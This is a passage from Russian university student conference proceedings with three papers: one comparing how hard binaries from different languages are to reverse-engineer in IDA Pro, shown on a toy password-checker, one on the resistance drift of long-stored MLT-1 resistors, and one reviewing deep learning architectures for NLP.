Nagorny V.A., Tsikavy A.S.

Scientific advisers: Pometun E.D. senior lecturer,

Lebedev V. N., senior lecturer,

E-Mail: e.pometun@donnu.r

УКД 004.053

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ОБРАТНОЙ РАЗРАБОТКИ ПРОПРИЕТАРНЫХ ПРОГРАММ В ЗАВИСИМОСТИ ОТ АЛГОРИТМИЧЕСКОГО ЯЗЫКА ПРОГРАММИРОВАНИЯ

Николаенко В.С.

*Научный руководитель: Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена обратной разработке и анализу исполняемых бинарных файлов. В качестве основного инструмента исследования выступает дизассемблер IDA Pro и специально разработанные

приложения для анализа. Кроме того, рассмотрены механизмы компиляции и трансляции исходных кодов на высоко- и средне-уровневых языках программирования.

Ключевые слова: обратная разработка, анализ исполняемых файлов.

Обратная разработка - это исследование некоторой программы с целью понять принцип её работы. Обычно она необходима для анализа вредоносного ПО, для анализа проприетарных программ, для изучения скрытых или недокументированных функций и т.д. [1].

Постановка задачи. Для проведения анализа была написана и скомпилирована программа-чекер в linux среде средствами nasm, gcc, g++, rustc, go и ghc на языках программирования NASM, C, C++, Rust, Go и Haskell. Эти языки были выбраны как самые популярные и широко используемые, а также были отсортированы по уровню повышения абстракций над ресурсами вычислительной системой. Анализ проводился при помощи интерактивного дизассемблера IDA (рис. 1).

```

; Attributes: noreturn bp-based frame
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_120= qword ptr -120h
var_114= dword ptr -114h
var_110= byte ptr -110h
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 120h
mov     [rbp+var_114], edi
mov     [rbp+var_120], rsi
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
cmp     [rbp+var_114], 2
jz     short loc_40181F

loc_40181F:
mov     rax, [rbp+var_120]
add     rax, 8
mov     rdx, [rax]
lea     rax, [rbp+var_110]
mov     rsi, rdx
mov     rdi, rax
call   _strcpy_ifunc
lea     rax, [rbp+var_110]
mov     rdi, rax
call   check
main endp

mov     edi, 1
call   exit
    
```

Рисунок 1 Вывод ассемблерного листинга, статически скомпилированного Си кода с представленной функцией main.

На рисунке 1 представлена схема анализируемого исполняемого файла, в котором необходимо было достичь прохождения проверки входного аргумента и ответить на вопрос, какой язык программирования дает на выходе из компилятора наиболее сложный и трудно анализируемый исполняемый файл.

Для существенного облегчения задачи было использовано расширение Hex-Rays для IDA, позволяющее преобразовывать ассемблерный листинг в псевдокод на Си (рис.2) [2].

```

1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     char v3[264]; // [rsp+10h] [rbp-110h] BYREF
4     unsigned __int64 v4; // [rsp+118h] [rbp-8h]
5
6     v4 = __readfsqword(0x28u);
7     if ( argc != 2 )
8         exit(1LL, argv, envp);
9     strcpy_ifunc(v3, argv[1]);
10    check(v3);
11}
    
```

Рисунок 2 Вывод псевдокода все той-же функции main.

Анализ функции check тоже не отличается сложностью (рис.3,4).




Рисунок 3 Вид функции check до декомпиляции

```

1 void __fastcall __noreturn check( __int64 a1)
2 {
3     __int64 v1; // rdx
4     __int64 v2; // rdx
5
6     if ( !j_strcmp_ifunc(a1, "Nikolaenkovalerii") )
7     {
8         puts("Correct");
9         exit(0LL, "Nikolaenkovalerii", v2);
10    }
11    exit(1LL, "Nikolaenkovalerii", v1);
12}
    
```

Рисунок 4 Вид функции check после декомпиляции

На рисунках 2 и 3 представлен вывод одной и той же функции исходной программы на языке ассемблера и в виде Си-подобного кода. Однако при анализе последующих вариантов программ, написанных с использованием языков более высокого уровня, результат получился гораздо более запутанным и сложным для восприятия и анализа внутренней структуры, увидеть которую можно на рисунке 5.




Рисунок 5 Пример графа вызовов функций в программе на Haskell

Выводы. Скомпилированный файл программы, написанной на языке как низкого, так и высокого уровня может быть декомпилирован в Си-подобный код. На примере написанных программ были продемонстрированы способы анализа и восстановления исходного кода для различных языков программирования среднего и высокого уровня. В ходе анализа был обнаружен наиболее трудный язык для обратной разработки, а также были рассмотрены механизмы трансляции исходного кода в машинный код и последующая его декомпиляция.

Выявлено, что языки с более высоким уровнем абстракции над реальным оборудованием и проходящие большее количество трансформаций в процессе компиляции более сложны и запутаны для изучения и анализа.

Результаты данной работы могут быть внедрены в учебный процесс в курсах «Основы информационной безопасности» и «Аппаратно-программные средства защиты информации».

СПИСОК ЛИТЕРАТУРЫ

1. Реверсинг малвари для начинающих. [Электронный ресурс] - Режим доступа - /URL: <https://xaker.ru/2016/12/08/reversing-malware-tutorial-part1/> (дата обращения 05.02.2022).
2. Reverse engineering для начинающих. [Электронный ресурс] - Режим доступа - /URL: https://grishnan.ru/media/uploads/reverse_engineering/re4b-ru.pdf (дата обращения 05.02.2022).

COMPARATIVE ANALYSIS OF PROPRIETARY PROGRAMS REVERSE ENGINEERING IN DEPEND ON THE ALGORITHMIC PROGRAMMING LANGUAGE

Annotation: the work is devoted to reverse engineering and analysis of executable binary files. The main research tool is IDA and specially designed applications for analysis. In addition, mechanisms for compiling and translating source codes in high- and medium-level programming languages are considered.

Keywords: reverse-engineering, binary analysis.

Nikolaenko Valerii

Scientific adviser: Babicheva M.V., senior Lecturer, Department of Radiophysics and Infocommunication Technologies of Donetsk National University.

Email: nikolaenkovalerii@gmail.com

УДК 621.316.849

СТАТИСТИЧЕСКАЯ ОЦЕНКА СТАРЕНИЯ МЕТАЛЛОПЛЕНОЧНЫХ РЕЗИСТОРОВ ТИПА МЛТ–1 В УСЛОВИЯХ ДЛИТЕЛЬНОГО ХРАНЕНИЯ

*Снежко Д.О., Мудрик С.Г., Киреев А. М., Часник А.С., Соколов Е. А.
Научные руководители: Пометун Е.Д. старший преподаватель,
Лебедев В. Н., старший преподаватель,
ГОУ ВПО «ДОННУ»*

Аннотация: В статье выполнена оценка дрейфа сопротивления металлопленочных резисторов типа МЛТ – 1, в условиях длительного хранения в складских условиях. Было установлено, что в течение почти 50 лет, отклонение от номинала соответствует нормальному закону распределения, а медиана отличается от номинального значения, не более чем на 0,17%. Эти результаты показывают высокое качество продукции, изготавливаемой в СССР.

Ключевые слова: резистор, длительное хранение, дрейф сопротивления, нормальный закон распределения, гистограмма.

Введение.

Одним из распространённых компонентов радиоэлектронной продукции являются металлопленочные резисторы типа МЛТ, имеющие высокую стабильность, надежность и большой ресурс работы. Такие резисторы выпускались в советское время, выпускаются сегодня и широко используются во многих электронных приборах. В соответствии с ГОСТ 24238–84 «Резисторы постоянные. Общие технические условия» 95–процентный срок хранения резисторов в условиях, допускаемых настоящим стандартом, а также стандартами или ТУ на резисторы конкретных типов, должен быть не менее значений, установленных в стандартах или ТУ из ряда: 12, 15, 20, 25 лет [1]. Однако в лабораториях и на производстве еще продолжает эксплуатироваться или храниться оборудование, произведенное значительно раньше. Актуальным является вопрос о возможности использования электронных компонентов, в частности, резисторов, при условии, что они хранились в условиях, рекомендованных заводом – изготовителем.

Основная часть.

По ГОСТ 24238–84 резисторы должны удовлетворять целому ряду требований, в том числе; выдерживать механические нагрузки, сохранять работоспособность при предельном рабочем напряжении, иметь соответствующий ТКС и т.д. Данная работа не ставила целью проверку всех требований данного документа. Предполагалось, что изменение параметров, в первую очередь обусловлено процессами на границе: токопроводящие выводы – слой проводника на керамическом корпусе резистора и вызовет изменение величины сопротивления относительно номинального (маркированного) значения [1].

В соответствии с ГОСТ 9664–74 «Резисторы. Допускаемые отклонения от номинального значения сопротивления» отклонение от номинального значения должно находиться в ряду допускаемых отклонений действительного значения. Испытанные резисторы соответствует ряду E24 $\pm 5\%$ (ряд: 11 кОм; 12 кОм; 13 кОм;) [2]. В процессе изготовления производители, как правило, стремятся обеспечить нормальный закон распределения погрешностей, однако учитывая множество факторов, влияющих на технологию производства, фактическое распределение может отличаться от распределения Гаусса.

При сборке различных радиоэлектронных схем, возможна ситуация, когда случайным образом были выбраны резисторы на различных границах кривой распределения. В результате теоретические расчеты и фактические параметры электрических схем могут значительно отличаться. Таким образом, кроме среднего значения, необходимо знание закона распределения и некоторых статистических величин.

В данной работе было выполнено измерение величины электрического сопротивления для выборки, состоящей из 200 резисторов. Полученные результаты были обработаны в соответствии с методикой [3].

В нашем распоряжении оказалась партия резисторов типа МЛТ–1, номиналом 12кОм, выпущенная научно–производственным объединением «ЭРКОН» (горьковским радиозаводом «Орбита») в середине 70–х годов прошлого века. Основное время резисторы хранились в герметичной упаковке в складском помещении при температуре близкой к температуре окружающей среды.

Для измерения сопротивления использовался специальный стенд, разработанный в ДонНУ на кафедре ФНПМиЭ им. И.Л. Повха, методика измерений подробно изложена в пособии [4].

Прежде чем приступить к определению закона распределения полученных экспериментальных данных, необходимо выполнить проверку на наличие грубых погрешностей и промахов, т.к. при измерениях могут происходить сбои, отказы аппаратуры, скачки напряжения, ошибки в записях данных – появляться ошибки, вероятность которых мала. Для их обнаружения целесообразно воспользоваться правилами, которые позволят отбросить сомнительные результаты. В данном случае был использован критерий «3σ» – т.е. с вероятностью больше 0,997 ошибочными считались значения, которые не входят в интервал $[-3\sigma; +3\sigma]$, где \bar{x} и σ – соответственно, среднее арифметическое значение и среднее квадратическое отклонение.

Для проверки гипотезы о нормальности по результатам экспериментальных данных были построены гистограмма (рисунок 1) и кумулятивная кривая (рисунок 2). Массив разбивался на интервалы, число интервалов равно 9.




Рисунок 1 – Гистограмма результатов измерений




Рисунок 2 – Кумулятивная кривая

Математическая статистика предлагает несколько показателей, по которым можно судить, насколько фактическое значение согласуется с нормальным распределением. Известны критерии Пирсона, Колмогорова, Смирнова и др. В данном случае согласованность статистического и выбранного теоретического распределения проверялась с помощью критерия Пирсона χ^2 .

$$\chi^2 = \sum_{i=1}^k \frac{n}{P_i} \left(\frac{m_i}{n} - P_i \right)^2. \quad (1)$$

где: n – объем выборки, m_i – экспериментальная частота попаданий в заданный интервал, P – теоретическая частота попаданий в заданный интервал

При использовании этого критерия за меру расхождения экспериментальных данных с теоретическими значениями применяется сумма квадратов отклонений частности m_i/n (вероятность появления i числа в этом интервале) от теоретической вероятности попадания отдельного результата измерения в i интервал. Причём каждое слагаемое берётся с коэффициентом n/P_i

Если $\chi^2 < \chi_{табл.}^2$, то гипотеза о нормальном законе распределения вероятности результатов измерения принимается.

В результате обработки полученных данных, было получено экспериментальное значение $\chi^2 = 6,44$. Критическое (табличное) значение критерия Пирсона $\chi_{табл.}^2 = 9,49$ при частоте $k=4$ и уровне значимости $\alpha=0,05$. Следовательно, отклонение сопротивлений резисторов от номинала соответствует нормальному закону распределения.

Заключение

1. Выполнены измерения сопротивления резисторов типа МЛТ–1, номиналом 12кОм $\pm 5\%$. Подтверждена гипотеза о нормальном распределении генеральной совокупности данных по критерию Пирсона.

2. Было установлено, что медиана нормального распределения равна 11,98кОм. Это свидетельствует об отсутствии дрейфа номинального значения величины сопротивления, равного 12 кОм.

3. За почти 50 лет хранения номинал резисторов МЛТ –1 практически не изменился и по данному параметру они могут без ограничений использоваться, в частности, для макетирования электронных схем.

СПИСОК ЛИТЕРАТУРЫ

1. ГОСТ 24238-84 «Резисторы постоянные. Общие технические условия».
2. ГОСТ 9664-74 «Резисторы. Допускаемые отклонения от номинального значения сопротивления».
3. Захаров, И.П. Обработка результатов измерений: Учеб. Пособие / И.П. Захаров. – Харьков: Изд-во НУВД, 2002. – 126 с.
4. Пометун, Е. Д. Комбинированный стенд для лабораторных работ по метрологии / Е. Д. Пометун, В. Н. Лебедев // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности : Материалы VI Международной научной конференции, Донецк, 26–27 октября 2021 года / под общей редакцией проф.. – Донецк: Донецкий национальный университет, 2021. – С. 24-25.

STATISTICAL EVALUATION OF THE AGING OF METAL-FILM RESISTORS OF THE MLT-1 TYPE UNDER THE CONDITIONS OF LONG-TERM STORAGE

Abstract: The article evaluates the drift of the resistance of metal–film resistors of the MLT–1 type, under conditions of long–term storage in warehouse conditions. It was determined that for almost 50 years, the deviation from the nominal corresponds to the normal distribution law, and the median differs from the marked value by no more than 0.17%. These results confirm the high quality of products manufactured in the USSR.

Keywords: resistor, long-term storage, resistance drift, normal distribution law, histogram.

Snezhko D.O., Mudrik S.G., Kireev A.M., Chasnik A.S., Sokolov E.A.

Scientific advisers: Pometun E.D. senior lecturer,

Lebedev V. N., senior lecturer,

E-Mail: v.lebedev@donnu.ru

e.pometun@donnu.ru

darinkasneghko@gmail.com

serg2002e@mail.ru

arkaha.kireev2000@gmail.com

УДК 004.934.2

ГЛУБОКОЕ ОБУЧЕНИЕ ДЛЯ ЗАДАЧ ОБРАБОТКИ ЕСТЕСТВЕННОГО ЯЗЫКА

Сокольвяк Е.С.

*Научный руководитель: Аверин Г.В. д.т.н., профессор
ГОУ ВПО «ДОННУ»*

Аннотация. Обработка естественного языка или NLP — это область, принадлежащая искусственному интеллекту, который действует как интерфейс между людьми и компьютерами для взаимодействия с использованием различных вычислительных алгоритмов. Недавние применения её алгоритмов включают обнаружение спама, автоматические ответы на вопросы, обобщение отчетов СМИ, машинный перевод и многое другое. Глубокое обучение — это расширение машинного обучения и искусственного интеллекта, которое учит компьютеры обучаться на собственном опыте так же, как это делают люди. Многие модели глубокого обучения успешно применяются для различных задач NLP в течение последних нескольких лет.

В этой статье были рассмотрены различные архитектуры глубокого обучения, включая CNN, RNN и GAN для задач обработки естественного языка.

Ключевые слова: обработка естественного языка, глубокое обучение, CNN, RNN, GAN, машинное обучение, искусственный интеллект.

Вступление. Обработка естественного языка или NLP (англ. Natural Language Processing) — это область, относящаяся к искусственному интеллекту, которая действует как интерфейс между человеком и компьютером для взаимодействия с использованием различных вычислительных алгоритмов. Она помогает компьютерам читать, расшифровывать, понимать и преобразовывать вводимые человеком данные необходимым образом. Она принимает текстовые данные в качестве входных и преобразует их в более понятные структурированные данные, которые легко анализировать и обобщать. Используя алгоритмы NLP, компьютеры могут считывать данные в режиме реального времени или прослушивать источник звука, понимать его и пытаться извлечь связанные с ним эмоции, чувства и смыслы [1]. В последнее время алгоритмы NLP используются для обнаружения спама, анализа отчетов о встречах, автоматических ответов на вопросы, обобщения отчетов СМИ, машинного перевода и многих других.

Генерация естественного языка или NLG (англ. Natural Language Generation) — это программный процесс, который преобразует структурированные данные, сгенерированные NLP, в текст, то есть в естественный язык. Автоматизированный NLG можно сравнить с человеческим процессом преобразования мыслей в речь или текст. Если NLP — это способность машины читать и понимать контент, созданный людьми, то под NLG понимается способность машин создавать контент как в письменной, так и в устной форме [2].

Например, цифровые голосовые приложения, такие как Алиса, Alexa и Siri, используют как NLP, так и NLG для эффективной работы с течением времени. NLG можно рассматривать как составную часть NLP, но наоборот недопустимо. Основными областями применения NLG являются приложения для чат-ботов, программы для создания контента или создания отчетов, информационные панели аналитики и многие другие.

Понимание, интерпретация естественного языка или NLU (англ. Natural Language Understanding) — это одно из направлений обработки естественного языка в сфере искусственного интеллекта, которое связано с пониманием машинного чтения, целью которого является приближение понимания языка до уровня человека, извлечение смыслового содержания из текста. В NLU система должна устранять неоднозначность входных предложений, чтобы создать язык для машинного представления, тогда как NLG должен преобразовывать понятия в слова. NLU преобразует выраженную мысль в обобщенные и нормализованные представления. Таким образом, NLG можно рассматривать как противоположность NLU. Нахождение ненормативной лексики в сообщениях на форуме, анализ настроений, классификация темы и обнаружение сущностей, таких как местоположения, указанные в текстовом сообщении, — это то, на чём специализируется NLU.

Глубокое обучение — это расширение машинного обучения и искусственного интеллекта, которое учит компьютеры обучаться на собственном опыте так же, как это делают люди.

Глубокое обучение предполагает применение нейронных сетей к огромным объемам данных, чтобы изучить процедуру, направленную на решение задачи. Задача может варьироваться от простой классификации до сложных рассуждений. Другими словами, глубокое обучение — это набор механизмов, идеально способных найти

оптимальное решение любой проблемы при наличии достаточно обширного и релевантного набора входных данных. Грубо говоря, глубокое обучение — это обнаружение и анализ важных структур или функций в данных, направленных на формулирование решения данной проблемы. Именно здесь встречаются искусственный интеллект и глубокое обучение. Один из вариантов целей, стоящих за искусственным интеллектом, заключается в том, чтобы позволить машине превзойти возможности человеческого мозга. Глубокое обучение является средством для достижения этой цели.

Многочисленные архитектуры глубокого обучения были разработаны в различных областях исследований, например, как обработка речи и распознавание изображений, а также в приложениях NLP, использующих рекуррентные нейронные сети (RNN) [3], сверточные нейронные сети (CNN) [4] и, совсем недавно, рекурсивные нейронные сети [5]. Вначале они были менее впечатляющими в своем применении к обработке естественного языка (NLP), но теперь внесли существенный вклад и предоставили самые современные результаты для конкретных общих задач NLP. Традиционные тенденции нейронных сетей превосходили ожидания в решении таких проблем, как тегирование частей речи (POS), распознавание именованных объектов или анализ настроений. Возможно, самый заметный прогресс наблюдается в машинном переводе [6]. Сосредоточим данное обсуждение на обзоре основных моделей, объясненных в соответствующих основополагающих публикациях.

Основная часть. Многие модели глубокого обучения успешно применяются для различных задач обработки естественного языка в течение последних нескольких лет. Некоторые из них рассмотрены и объяснены здесь: сверточная нейронная сеть, рекуррентная нейронная сеть, генеративная состязательная сеть.

CNN. Когда Ян ЛеКун опубликовал свою работу, посвященную новой нейросетевой архитектуре [7], получившей название CNN (Convolutional Neural Network), она не произвела достаточного впечатления на мир науки и техники, и долгое время оставалась незамеченной. Потребовалось 14 лет и огромные усилия команды исследователей из Торонтского университета, чтобы донести до общества всю ценность открытий Яна ЛеКуна. Архитектура CNN схожа с архитектурой связности нейронов в человеческом мозге и была вдохновлена устройством зрительной коры. Отдельные нейроны реагируют на раздражители только в ограниченной зоне поля зрения, известной как рецептивное поле. Совокупность таких полей накладывается, чтобы покрыть всю область поля зрения.

Это предположение, возможно, объясняет, почему сверточная нейронная сеть стала одним из лучших подходов к решению задач компьютерного зрения. Она показывает выдающиеся результаты для классификации изображений, распознавания лиц, обнаружения объектов, распознавания изображений и т. д.

Сверточные нейронные сети работают на основе фильтров, которые занимаются распознаванием определенных характеристик изображения. Фильтр — это коллекция кернелов; иногда в фильтре используется один кернел. Кернел — это обычная матрица чисел, называемых весами, которые обучаются и подстраиваются с целью поиска на изображениях определенных характеристик. Фильтр перемещается вдоль изображения и определяет, присутствует ли некоторая искомая характеристика в конкретной его части. Для получения ответа такого рода совершается операция свертки, которая является суммой произведений элементов фильтра и матрицы входных сигналов.

Если некоторая искомая характеристика присутствует во фрагменте изображения, операция свертки на выходе будет выдавать число с относительно большим значением. Если же характеристика отсутствует, выходное число будет маленьким.

Для того, чтобы обучение весов, заключенных в ядрах, было эффективным, в результаты свертки следует ввести некоторое смещение (*bias*) и нелинейность.

Смещение — это статическая величина, на которую следует сместить выходные значения. По своей сути это обычная операция сложения каждого элемента выходной матрицы с величиной смещения.

Нелинейность представляет из себя функцию активации. Благодаря ней картина, формируемая с помощью операции свертки, получает некоторое искажение, позволяющее нейронной сети более ясно оценивать ситуацию. Такая необходимость связана с тем, что входные данные по своей природе нелинейны, поэтому нужно умышленно исказить промежуточные результаты, чтобы ответ нейронной сети был соответствующим. Часто в качестве функции активации используют ReLU (Rectified Linear Unit).

Обычно в сверточных слоях используется более одного фильтра. Когда это имеет место, результаты работы каждого из фильтров собираются вдоль некоторой оси, что в результате дает трехмерную матрицу выходных данных.

Однако совсем недавно CNN стал многообещающим подходом к решению различных задач NLP, таких как классификация текстов, анализ настроений и многие другие. В случае использования CNN для NLP входными данными являются предложения или документы, представленные в виде матриц. Каждая строка матрицы связана с элементом языка, таким как слово или символ. Методы на основе CNN применяют фильтры к областям, содержащим фрагменты текста. Большинство архитектур CNN изучают представления слов или предложений на этапе обучения. Различные архитектуры CNN использовались в различных задачах классификации, таких как анализ настроений и категоризация тем. CNN можно успешно применять для классификации предложений.

CNN требует более короткого времени обучения по сравнению с другими подходами к глубокому обучению, такими как RNN. Модели CNN являются иерархическими и более полезными для классификации настроений.

RNN. Рекуррентная нейронная сеть (RNN) — это вариант искусственной нейронной сети, которая может работать с задачами прогнозирования последовательности в глубоком обучении. RNN может обрабатывать информацию в двух направлениях. Это позволяет использовать выход предыдущего этапа в качестве входа на текущем этапе.

Слои в RNN можно разделить на входные, скрытые и выходные слои. В дискретных временных рамках в качестве входных данных подаются последовательности векторов токенов фиксированного размера, которые последовательно, один за другим, передаются в рекуррентную единицу. Следовательно, после ввода каждой партии векторов, выполнения некоторых операций и обновления весов в сеть будет подаваться следующая входная партия. Таким образом, на каждом временном шаге выполняются прогнозы и используются параметры текущего скрытого слоя в качестве входных данных для следующего временного шага. Скрытые слои в рекуррентных нейронных сетях могут нести информацию из прошлого, иначе говоря, память. Эта характеристика делает их особенно полезными для приложений, которые имеют дело с последовательностью входных данных, таких как моделирование языка [8], то есть представление языка таким образом, который понимает машина. Также RNN можно применять ко многим областям, таким как идентификация рукописных символов и распознавание речи, классификация временных рядов и т. д.

RNN может нести богатую информацию из прошлого. Рассмотрим предложение: «Майкл Джексон был певцом; некоторые люди считают его королем поп-музыки».

Человеку легко проследить связь между этими двумя частями предложения, то есть идентифицировать слово «его» как относящегося к Майклу Джексону. Местоимение «его» расположено через семь слов после «Майкла Джексона», захват этой зависимости является одним из преимуществ RNN, где скрытые слои в RNN действуют как блоки памяти. Модели RNN могут выполнять любое количество вычислительных шагов, что позволяет работать с неограниченным контекстом.

Простое представление RNN страдает от проблемы исчезающего градиента, которая затрудняет изучение и настройку параметров. Чтобы преодолеть эту проблему, были представлены варианты RNN, включающие LSTM. Сеть с долговременной кратковременной памятью (LSTM) [9] является одним из наиболее широко используемых классов RNN. LSTM пытаются уловить даже длительные временные зависимости между входными данными с разных временных шагов. Современный машинный перевод и распознавание речи часто полагаются на LSTM.

GAN. Генеративная состязательная сеть или GAN – это старая идея, происходящая из теории игр, но она была введена в сообщество машинного обучения в 2014 году Йэном Гудфеллоу и его соавторами в статье "Генеративные состязательные сети"[10]. GAN представляет собой комбинацию двух нейронных сетей, дискриминатора и генератора. Вся сеть обучается в итеративном процессе. Во-первых, сеть генератора генерирует поддельный образец. Затем сеть дискриминатора пытается определить, является ли этот образец, например, входное изображение, реальным или поддельным, то есть получен ли он из реальных обучающих данных, используемых для построения модели, или нет. Цель генератора состоит в том, чтобы обмануть дискриминатор таким образом, чтобы он поверил, что искусственные образцы, синтезированные генератором, реальны. Этот итеративный процесс продолжается до тех пор, пока генератор не создаст выборки, неразличимые дискриминатором.

Цель генеративной модели — зафиксировать распределение реальных данных, в то время как дискриминатора - идентифицировать поддельные данные. Одной из интересных особенностей GAN с точки зрения генеративности является то, что после завершения этапа обучения пропадает необходимость в сети дискриминатора. Другими словами, достаточно иметь доступ к обученной генеративной модели. Были введены различные формы GAN, например, Sim GAN [11], Wasserstein GAN [12], info GAN [13] и DC GAN [14]. В одной из самых элегантных реализаций GAN [15] генерируются полностью искусственные, но почти идеальные лица знаменитостей. С тех пор GAN привлекли значительное внимание в различных приложениях и дали поразительные результаты [16]. В области NLP сети GAN часто используются для генерации текста [17], [18].

Выводы. Глубокое обучение и NLP — две наиболее быстро развивающиеся темы исследований в настоящее время. В связи с этим быстрым прогрессом, можно выдвинуть обоснованное предположение, что новые эффективные модели вскоре заменят нынешние передовые подходы.

Обработка естественного языка позволяет компьютеру считывать данные в реальном времени или прослушивать источник звука, понимать его и пытаться извлечь связанные с ним эмоции, чувства и смысл. А глубокое обучение стало эффективной вычислительной парадигмой, которая помогает эффективно решать многие сложные задачи обработки естественного языка. В документе кратко объясняются различные архитектуры глубокого обучения, которые включают CNN, RNN, GAN.

Более того, обзор статьи ссылался на различные приложения и использование этих моделей для решения задач обработки естественного языка в реальном времени, включая

классификацию предложений, анализ последовательности, субтитры к изображениям, генерацию естественного языка и многое другое.

Данная статья предоставит студентам и начинающим исследователям необходимые ресурсы как для изучения того, что необходимо знать, так и для дальнейшего продвижения интеграции NLP с глубоким обучением.

СПИСОК ЛИТЕРАТУРЫ

1. Aditya Jain, Gandhar Kulkarni, Vraj Shah : Natural Language Processing. International Journal of Computer Sciences and Engineering, Vol.6, Issue.1, pp.161-167 (2018)
2. Young, Tom., Hazarika, Devamanyu., Poria, Soujanya., Cambria, Erik.: Recent Trends in Deep Learning Based Natural Language Processing. IEEE Computational Intelligence Magazine, Vol.13, pp. 55-75 (2017).
3. Z. C. Lipton, J. Berkowitz, and C. Elkan, "A critical review of recurrent neural networks for sequence learning," arXiv preprint arXiv:1506.00019, 2015
